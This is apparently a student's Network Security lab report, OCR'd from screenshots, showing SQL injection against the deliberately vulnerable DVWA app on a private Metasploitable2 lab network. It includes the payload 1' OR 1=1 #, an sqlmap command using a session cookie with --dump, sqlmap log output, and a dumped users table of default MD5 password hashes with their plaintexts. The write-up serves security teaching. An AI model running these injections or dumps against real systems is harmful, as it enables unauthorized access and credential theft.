

Course: Network Security
Section: A
Name: SHOWRAV GHOSH
ID: 23-50666-1

Screenshot 1: Metasploitable2 IP Address (Target Machine - IP: 10.0.2.3)




Screenshot 2: Kali Linux IP Address (Attacker Machine - IP: 10.0.2.4)




Screenshot 3: Accessing DVWA Login Page on Target (http://10.0.2.3/dvwa/login.php)


Username: admin
Password: password




Screenshot 4: Successfully Logged into DVWA as Admin




Screenshot 5: Setting DVWA Security Level to Low




Screenshot 6: Navigating to SQL Injection Vulnerability Page




Screenshot 7: Testing Normal Input (ID=1) - Valid User Data Returned




Screenshot 8: SQL Error Detected - Confirming SQL Injection Vulnerability



Screenshot 9: Exploiting SQLi with OR Payload - All Users Dumped (Id: 1’ OR 1=1 #)



Screenshot 10: Inspecting PHPSESSID Cookie via Browser Developer Tools (Press F12)



Screenshot 11: Running SQLmap with Cookie - Automated SQL Injection Attack

sqlmap -u "http://<IP>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=yourvalue; security=low" –dump

Purpose:

- **Extract table data**
- **Get usernames + passwords**

```
ghosh@kali: ~
Session  Actions  Edit  View  Help
┌──(ghosh㉿kali)-[~]
└─$ sqlmap -u "http://10.0.2.3/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="
PHPSESSID=8bc2e8665de0aab0619d357dae75c273; security=low" --dump

        {1.10.3#stable}
        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
 is illegal. It is the end user's responsibility to obey all applicable local, state and
 federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 02:49:52 /2026-04-17/

[02:49:53] [INFO] testing connection to the target URL
[02:49:53] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:49:53] [INFO] testing if the target URL content is stable
[02:49:53] [INFO] target URL content is stable
[02:49:53] [INFO] testing if GET parameter 'id' is dynamic
[02:49:53] [WARNING] GET parameter 'id' does not appear to be dynamic
[02:49:53] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectab
le (possible DBMS: 'MySQL')
[02:49:53] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable
 to cross-site scripting (XSS) attacks
[02:49:53] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific f
or other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided
 level (1) and risk (1) values? [Y/n] Y
[02:50:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:50:01] [WARNING] reflective value(s) found and filtering out
[02:50:02] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:50:02] [INFO] testing 'Generic inline queries'
[02:50:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comme
nt)'
[02:50:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL commen
t)'
[02:50:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL
comment)'
[02:50:04] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HA
VING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[02:50:04] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GRO
UP BY clause (EXTRACTVALUE)'
[02:50:04] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROU
P BY clause (EXTRACTVALUE)'
[02:50:04] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GRO
```

Screenshot 12: SQLmap Full Database Table Dump - All 5 Users with Hashed Passwords

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------------+-----------
-----------------------------------+-----------+-----------+
| user_id | user    | avatar                                                    | password
                                    | last_name | first_name |
+---------+---------+-----------------------------------------------------------+-----------
-----------------------------------+-----------+-----------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg       | 5f4dcc3b5a
a765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg     | e99a18c428
cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg        | 8d3533d75a
e2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg       | 0d107d09f5
bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg      | 5f4dcc3b5a
a765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-----------------------------------------------------------+-----------
-----------------------------------+-----------+-----------+

[03:03:07] [INFO] table 'dvwa.users' dumped to CSV file '/home/ghosh/.local/share/sqlmap
/output/10.0.2.3/dump/dvwa/users.csv'
[03:03:07] [INFO] fetched data logged to text files under '/home/ghosh/.local/share/sqlm
ap/output/10.0.2.3'

[*] ending @ 03:03:07 /2026-04-17/
```

Screenshot 13: SQLmap Output - Credentials Dumped from DVWA Users Table

cat /home/ghosh/.local/share/sqlmap/output/10.0.2.3/dump/dvwa/users.csv

```
┌──(ghosh㉿kali)-[~]
└─$ cat /home/ghosh/.local/share/sqlmap/output/10.0.2.3/dump/dvwa/users.csv
user_id,user,avatar,password,last_name,first_name
1,admin,http://172.16.123.129/dvwa/hackable/users/admin.jpg,5f4dcc3b5aa765d61d8327deb88
2cf99 (password),admin,admin
2,gordonb,http://172.16.123.129/dvwa/hackable/users/gordonb.jpg,e99a18c428cb38d5f260853
678922e03 (abc123),Brown,Gordon
3,1337,http://172.16.123.129/dvwa/hackable/users/1337.jpg,8d3533d75ae2c3966d7e0d4fcc692
16b (charley),Me,Hack
4,pablo,http://172.16.123.129/dvwa/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e
9e9b7 (letmein),Picasso,Pablo
5,smithy,http://172.16.123.129/dvwa/hackable/users/smithy.jpg,5f4dcc3b5aa765d61d8327deb
882cf99 (password),Smith,Bob
```